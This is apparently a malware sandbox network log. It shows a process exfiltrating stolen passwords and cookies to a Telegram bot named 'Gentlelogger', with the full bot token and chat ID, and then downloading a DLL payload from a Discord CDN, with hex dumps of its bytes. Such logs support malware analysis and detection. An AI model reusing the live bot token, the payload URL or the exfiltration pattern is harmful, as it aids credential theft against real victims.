a4System.Web.Services.Protocols.SoapHttpClientProtocolCreate__Instance__Dispose__Instance__qq (y}yy }}y yy}y
2022-08-08 15:18:10 UTC	46	IN	Data Raw: 80 ed 18 08 08 08 08 12 80 f1 1c 08 20 05 08 18 08 08 08 08 0a 20 03 12 80 ed 18 12 80 f1 1c 04 20 01 08 18 02 06 09 03 06 1d 05 02 1e 24 04 06 12 80 f9 04 06 12 80 fd 09 07 03 12 80 f9 12 80 f9 02 05 00 02 02 1c 1c 05 20 00 12 81 01 07 20 02 01 0e 12 81 01 05 00 00 12 80 f9 05 07 01 12 80 fd 05 00 00 12 80 fd 06 00 01 01 12 80 fd 05 08 00 12 80 f9 08 01 00 02 00 00 00 00 00 05 08 00 12 80 fd 40 01 00 33 53 79 73 74 65 6d 2e 52 65 73 6f 75 72 63 65 73 2e 54 6f 6f 6c 73 2e 53 74 72 6f 6e 67 6c 79 54 79 70 65 64 52 65 73 6f 75 72 63 65 42 75 69 6c 64 65 72 07 34 2e 30 2e 30 2e 30 00 00 03 06 12 60 08 00 01 12 81 09 12 81 09 04 07 01 12 60 04 00 00 12 60 04 08 00 12 60 59 01 00 4b 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 53 74 75 64 69 6f 2e 45 64 69 Data Ascii: $ @3System.Resources.Tools.StronglyTypedResourceBuilder4.0.0.0````YKMicrosoft.VisualStudio.Edi
2022-08-08 15:18:10 UTC	48	IN	Data Raw: 00 00 00 01 00 00 00 00 00 78 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 88 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 98 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 a8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 b8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 c8 01 00 00 18 e5 00 00 28 01 00 00 00 00 00 00 00 00 00 00 40 e6 00 00 68 05 00 00 00 00 00 00 00 00 00 00 a8 eb 00 00 68 04 00 00 00 00 00 00 00 00 00 00 10 f0 00 00 e8 02 00 00 00 00 00 00 00 00 00 f8 f2 00 00 a8 08 00 00 00 00 00 00 00 00 00 a0 fb 00 00 a8 10 00 00 00 00 00 00 00 00 00 48 0c 01 00 5a 00 00 00 00 00 00 00 00 00 00 d8 e1 00 00 40 03 00 00 00 00 Data Ascii: x(@hhHZ@

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:10 UTC	49	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 08 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 00 00 00 42 42 42 00 f1 ef f0 00 f6 f6 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: (BBB
2022-08-08 15:18:10 UTC	50	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff Data Ascii: (@BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
2022-08-08 15:18:10 UTC	52	IN	Data Raw: 77 77 77 77 77 77 77 77 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 77 77 77 Data Ascii: wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
2022-08-08 15:18:10 UTC	53	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-08-08 15:18:10 UTC	57	IN	Data Raw: 42 42 42 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 Data Ascii: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB BBBBBBBBBBBBBBBBBBBBB

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49175	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:22 UTC	60	OUT	POST /bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=---------------------------8da7964e1c1748c Host: api.telegram.org Content-Length: 1028 Expect: 100-continue Connection: Keep-Alive
2022-08-08 15:18:22 UTC	60	IN	HTTP/1.1 100 Continue
2022-08-08 15:18:22 UTC	60	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 34 65 31 63 31 37 34 38 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 2d 36 32 34 38 33 34 36 34 31 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 34 65 31 63 31 37 34 38 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 34 37 32 38 34 37 0a 4f 53 46 75 6c 6c Data Ascii: -----------------------------8da7964e1c1748cContent-Disposition: form-data; name="chat_id"-624834641-----------------------------8da7964e1c1748cContent-Disposition: form-data; name="caption"New PW Recovered!User Name: user/472847OSFull
2022-08-08 15:18:22 UTC	61	OUT	Data Raw: 2d 2d 0d 0a Data Ascii: --

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:22 UTC	61	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Mon, 08 Aug 2022 15:18:22 GMT Content-Type: application/json Content-Length: 646 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":1838,"from":{"id":5520247480,"is_bot":true,"first_name":"Gentlelogger","username":"gentlelogger_bot"},"chat":{"id":-624834641,"title":"Result Panel","type":"group","all_members_are_administrators":true},"date":1659971902,"document":{"file_name":"user-472847 2022-08-08 05-38-01.html","mime_type":"text/html","file_id":"BQACAgEAAxkDAAIHLmLxKT7h2SR9JzZb1ypbKqN9_gc6AAI7AwACOBiIR4whHSkIvQUEKQQ","file_unique_id":"AgADOwMAAjgYiEc","file_size":449},"caption":"New PW Recovered!\n\nUser Name: user/472847\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49176	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:23 UTC	62	OUT	POST /bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da7966a100275c Host: api.telegram.org Content-Length: 5245 Expect: 100-continue
2022-08-08 15:18:23 UTC	62	IN	HTTP/1.1 100 Continue
2022-08-08 15:18:23 UTC	62	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 36 61 31 30 30 32 37 35 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 2d 36 32 34 38 33 34 36 34 31 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 36 61 31 30 30 32 37 35 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 43 6f 6f 6b 69 65 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 34 37 32 38 34 37 0a 4f 53 Data Ascii: ----------8da7966a100275cContent-Disposition: form-data; name="chat_id"-624834641----------8da7966a100275cContent-Disposition: form-data; name="caption"New Cookie Recovered!User Name: user/472847OS
2022-08-08 15:18:23 UTC	63	OUT	Data Raw: 4e 3c b6 2a 97 a2 6c 56 8b 79 d9 f8 4a 33 4e 8f 12 37 1a 09 f2 09 17 ce c5 49 83 b3 e7 71 95 58 8c 6a be 32 25 5e 8f 29 98 4e 6c 84 9d 34 91 14 61 a1 9e d6 d0 66 37 59 ed 26 6a fc 50 46 b5 21 2c 46 fb 32 1b 45 64 19 1e 84 26 2a 3e 21 ea 61 75 40 80 9c a4 63 48 32 6b df 27 5e 23 48 21 c7 48 ab c3 6e 24 0c a4 31 97 28 78 4a d3 50 79 8a 56 93 94 a2 c2 64 23 77 4c 8e 31 37 49 8e 31 f7 20 30 30 9b e5 e2 eb ed cd 5a 1d 32 9c 17 05 04 85 33 07 fb 91 8c 60 4a 64 cc bd 8e 4f d0 c6 a6 2a 75 d1 6a e5 a8 9e 9c d7 4f d4 69 16 28 75 69 d8 2b aa 34 39 f6 60 62 a3 9a 07 06 b0 f9 be 91 de 4f ca 67 a6 07 83 82 79 e5 d0 c9 2a 60 32 96 59 d4 73 d0 63 08 fa 1d 7a 0c 3d f3 0b 3c 71 00 00 00 00 00 00 00 00 00 00 78 76 93 47 4e dc 05 1c 89 78 29 b3 6d 62 b5 28 66 f8 0b 39 91 e2 e1 Data Ascii: N<*lVyJ3N7IqXj2%^)Nl4af7Y&jPF!,F2Ed&*>!au@cH2k'^#H!Hn$1(xJPyVd#wL17I1 00Z23`JdO*ujOi(ui+49`bOgy*`2Yscz=<qxvGNx)mb(f9
2022-08-08 15:18:23 UTC	67	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 36 61 31 30 30 32 37 35 63 2d 2d 0d 0a Data Ascii: ----------8da7966a100275c--
2022-08-08 15:18:24 UTC	67	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Mon, 08 Aug 2022 15:18:24 GMT Content-Type: application/json Content-Length: 656 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":1839,"from":{"id":5520247480,"is_bot":true,"first_name":"Gentlelogger","username":"gentlelogger_bot"},"chat":{"id":-624834641,"title":"Result Panel","type":"group","all_members_are_administrators":true},"date":1659971904,"document":{"file_name":"user-472847 2022-08-08 05-51-02.zip","mime_type":"application/zip","file_id":"BQACAgEAAxkDAAIHL2LxKUDRDZJtO8q-U9Z2CDFgNEHIAAI8AwACOBiIR1lYYoNu0-ReKQQ","file_unique_id":"AgADPAMAAjgYiEc","file_size":4657},"caption":"New Cookie Recovered!\n\nUser Name: user/472847\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49177	162.159.133.233	443	C:\Users\user\AppData\Local\Temp\Client.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:38 UTC	68	OUT	GET /attachments/1005703293437235255/1005705055426588785/RealProxyFlagsBadSignature.dll HTTP/1.1 Host: cdn.discordapp.com Connection: Keep-Alive
2022-08-08 15:18:38 UTC	68	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 15:18:38 GMT Content-Type: application/x-msdos-program Content-Length: 59904 Connection: close CF-Ray: 737939cbbd719b4f-FRA Accept-Ranges: bytes Age: 110661 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=RealProxyFlagsBadSignature.dll, attachment ETag: "79242a4038e35f2234d3373fb9133c3b" Expires: Tue, 08 Aug 2023 15:18:38 GMT Last-Modified: Sun, 07 Aug 2022 05:12:50 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1659849170365462 x-goog-hash: crc32c=NYw5/Q== x-goog-hash: md5=eSQqQDjjXyI00zc/uRM8Ow== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 59904 X-GUploader-UploadID: ADPycdupy3j_iJTl9UiBtH5H_LUJWnS6fjM0m76xxXqjYgQUCBDR1OD6agA7taTw16tk Qfa4JMZqj0cPImG4pQS7vaiveg X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=oQYc9bk9okeXoUcUXjX6GX2mHdw78IyH qvDwbqUOrKiuvWbUAInr%2B7jCv5%2BkO8WFWEY5ugZyOMpanWBszSXDsuZDsD9LuewaL3%2BWh92NY5 wdo2Siix%2FpBTSrsurJ1imCmNHd7g%3D%3D"}],"group":"cf-nel","max_age":604800}
2022-08-08 15:18:38 UTC	70	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
2022-08-08 15:18:38 UTC	70	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c2 48 ef 62 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 b8 00 00 00 30 00 00 00 00 00 00 8e d6 00 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 40 01 00 00 02 00 00 00 00 00 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELHb!0 @ @`
2022-08-08 15:18:38 UTC	71	IN	Data Raw: 38 f8 01 00 00 38 f3 01 00 00 20 15 00 00 00 fe 0c 00 00 3f fc 00 00 00 20 15 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 74 08 00 00 20 11 00 00 00 fe 0c 00 00 3f 64 00 00 00 20 11 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 19 07 00 00 20 0f 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 0f 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 34 06 00 00 38 8b 01 00 00 20 10 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 10 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 93 06 00 00 38 65 01 00 00 38 60 01 00 00 20 13 00 00 00 fe 0c 00 00 3f 3e 00 00 00 20 13 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 35 07 00 00 20 12 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 12 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 cd 06 00 00 38 19 01 00 00 38 14 01 00 00 20 14 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 14 00 00 00 fe 0c 00 Data Ascii: 88 ? =8t ?d =8 ? =848 ? =88e8` ?> =85 ? =888 ?
2022-08-08 15:18:38 UTC	72	IN	Data Raw: 04 00 fe 0c 03 00 20 01 00 00 00 59 20 01 00 00 00 9c fe 0c 08 00 fe 0c 03 00 20 01 00 00 00 59 8f 05 00 00 01 e0 fe 0c 06 00 fe 0c 03 00 20 01 00 00 00 59 9a fe 0c 08 00 fe 0c 03 00 20 01 00 00 00 59 8f 05 00 00 01 e0 4a fe 0c 01 00 7e 03 00 00 04 fe 0c 0b 00 fe 0c 03 00 20 01 00 00 00 59 94 97 29 05 00 00 11 7e 03 00 00 04 fe 0c 0c 00 fe 0c 02 00 58 4a 97 29 06 00 00 11 55 fe 0c 0c 00 20 08 00 00 00 58 fe 0e 0c 00 38 c3 f7 ff ff fe 0c 08 00 fe 0c 03 00 20 02 00 00 00 59 8f 05 00 00 01 e0 4c fe 0c 08 00 fe 0c 03 00 20 01 00 00 00 59 8f 05 00 00 01 e0 4c fe 02 fe 0c 0c 00 fe 0c 02 00 58 4a fe 0c 0c 00 20 08 00 00 00 58 fe 0c 02 00 58 4a 59 5a fe 0c 0c 00 20 08 00 00 00 58 fe 0c 02 00 58 4a 58 fe 0c 0f 00 58 fe 0e 0c 00 fe 0c 03 00 20 02 00 00 00 59 fe 0e Data Ascii: Y Y Y YJ~ Y)~XJ)U X8 YL YLXJ XXJYZ XXJXX Y
2022-08-08 15:18:38 UTC	74	IN	Data Raw: 06 03 00 00 06 9b 7e 03 00 00 04 20 02 00 00 00 fe 06 04 00 00 06 9b 7e 03 00 00 04 20 03 00 00 00 fe 06 05 00 00 06 9b 7e 03 00 00 04 20 04 00 00 00 fe 06 06 00 00 06 9b 7e 03 00 00 04 20 05 00 00 00 fe 06 07 00 00 06 9b 7e 03 00 00 04 20 06 00 00 00 fe 06 08 00 00 06 9b 7e 03 00 00 04 20 07 00 00 00 fe 06 09 00 00 06 9b 2a 26 02 28 08 00 00 0a 00 00 2a 2a 00 02 28 0c 00 00 0a 00 00 2a aa 73 0e 00 00 0a 80 04 00 00 04 73 0f 00 00 0a 80 05 00 00 04 73 10 00 00 0a 80 06 00 00 04 73 11 00 00 0a 80 07 00 00 04 00 2a 13 30 01 00 10 00 00 00 0a 00 00 11 00 7e 04 00 00 04 6f 12 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 0b 00 00 11 00 7e 05 00 00 04 6f 13 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 0c 00 00 11 00 7e 06 00 00 04 6f 14 00 00 0a 0a 2b 00 Data Ascii: ~ ~ ~ ~ ~ ~ *&(**(*ssss*0~o+*0~o+*0~o+
2022-08-08 15:18:38 UTC	75	IN	Data Raw: 2b 0d 07 6f 3a 00 00 0a 6f 3b 00 00 0a 13 04 09 14 fe 01 16 fe 01 13 10 11 10 39 25 01 00 00 02 2c 03 03 2d 03 16 2b 01 17 00 13 11 11 11 2c 58 02 8e b7 17 da 13 05 16 11 05 13 0e 13 08 2b 3e 02 11 08 9a 13 07 03 11 08 9a 13 06 11 04 11 07 6f 3c 00 00 0a 13 11 11 11 2c 1b 09 11 06 28 3d 00 00 0a 13 10 11 10 2c 07 07 6f 3e 00 00 0a 00 00 14 0b 00 2b 12 00 00 11 08 17 d6 13 08 11 08 11 0e 13 12 11 12 31 b8 00 07 14 fe 01 16 fe 01 13 11 11 11 39 aa 00 00 00 0 4 14 fe 01 16 fe 01 13 10 11 10 2c 7f 04 6f 3f 00 00 0a 17 da 13 09 16 11 09 13 0f 13 0d 2b 62 04 11 0d 6f 40 00 00 0a 13 0a 11 0a 6f 3a 00 00 0a 6f 3b 00 00 0a 13 0c 11 0a 6f 06 00 00 2b 13 0b 11 0b 14 fe 01 16 fe 01 13 11 11 11 2c 2b 11 04 11 0c 6f 3c 00 00 0a 13 10 11 10 2c 1b 09 11 0b 28 3d 00 00 0a Data Ascii: +o:o;9%,-+,X+>o<,(=,o>+19,o?+bo@o:o;o+,+o<,(=

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:38 UTC	77	IN	Data Raw: 11 2f 28 31 00 00 06 13 04 18 8d 08 00 00 01 13 2f 11 2f 16 72 1a 08 00 70 a2 00 11 2f 17 72 15 0a 00 70 a2 00 11 2f 28 31 00 00 06 13 14 18 8d 08 00 00 01 13 2f 11 2f 16 72 ba 0a 00 70 a2 00 11 2f 17 72 61 0d 00 70 a2 00 11 2f 28 31 00 00 06 13 08 18 8d 08 00 00 01 13 2f 11 2f 16 72 06 0e 00 70 a2 00 11 2f 17 72 53 11 00 70 a2 00 11 2f 28 31 00 00 06 13 0a 18 8d 08 00 00 01 13 2f 11 2f 16 72 f8 11 00 70 a2 00 11 2f 17 72 a3 14 00 70 a2 00 11 2f 28 31 00 00 06 13 0b 18 8d 08 00 00 01 13 2f 11 2f 16 72 48 15 00 70 a2 00 11 2f 17 72 9f 18 00 70 a2 00 11 2f 28 31 00 00 06 13 0c 18 8d 08 00 00 01 13 2f 11 2f 16 72 44 19 00 70 a2 00 11 2f 17 72 9b 1c 00 70 a2 00 11 2f 28 31 00 00 06 13 0d 18 8d 08 00 00 01 13 2f 11 2f 16 72 40 1d 00 70 a2 00 11 2f 17 72 ed 1f Data Ascii: /(1//rp/rp/(1//rp/rap/(1//rp/rSp/(1//rp/rp/(1//rHp/rp/(1//rDp/rp/(1//r@p/r
2022-08-08 15:18:38 UTC	78	IN	Data Raw: 13 32 11 32 2c 06 73 5e 00 00 0a 7a 00 11 06 12 01 7b 10 00 00 04 6f 5e 00 00 06 15 fe 01 13 32 11 32 2c 06 73 5e 00 00 0a 7a 00 de 40 25 28 61 00 00 0a 13 2d 00 12 01 7b 11 00 00 04 84 28 62 00 00 0a 13 2e 11 2e 14 fe 01 16 fe 01 13 32 11 32 2c 08 11 2e 6f 63 00 00 0a 00 00 16 13 07 28 64 00 00 0a de 0d 28 64 00 00 0a de 00 00 17 13 07 2b 00 11 07 2a 41 1c 00 00 00 00 00 00 5e 02 00 00 45 03 00 00 a3 05 00 00 40 00 00 00 09 00 00 01 13 30 03 00 25 00 00 00 23 00 00 11 00 02 28 13 00 00 2b 0c 02 28 14 00 00 2b 0a 08 06 7e 67 00 00 0a 6f 68 00 00 0a 28 69 00 00 0a 0b 2b 00 07 2a 00 00 00 13 30 04 00 11 00 00 00 0e 00 00 11 00 02 03 04 17 28 30 00 00 06 26 17 0a 2b 00 06 2a 00 00 00 13 30 02 00 3b 00 00 00 24 00 00 11 00 7e 1c 00 00 04 14 28 6a 00 00 0a 0c Data Ascii: 22,s^z{o^22,s^z@%(a-{(b..22,.oc(d(d+*A^E@0%#(+(+~goh(i+*0(0&+*0;$~(j
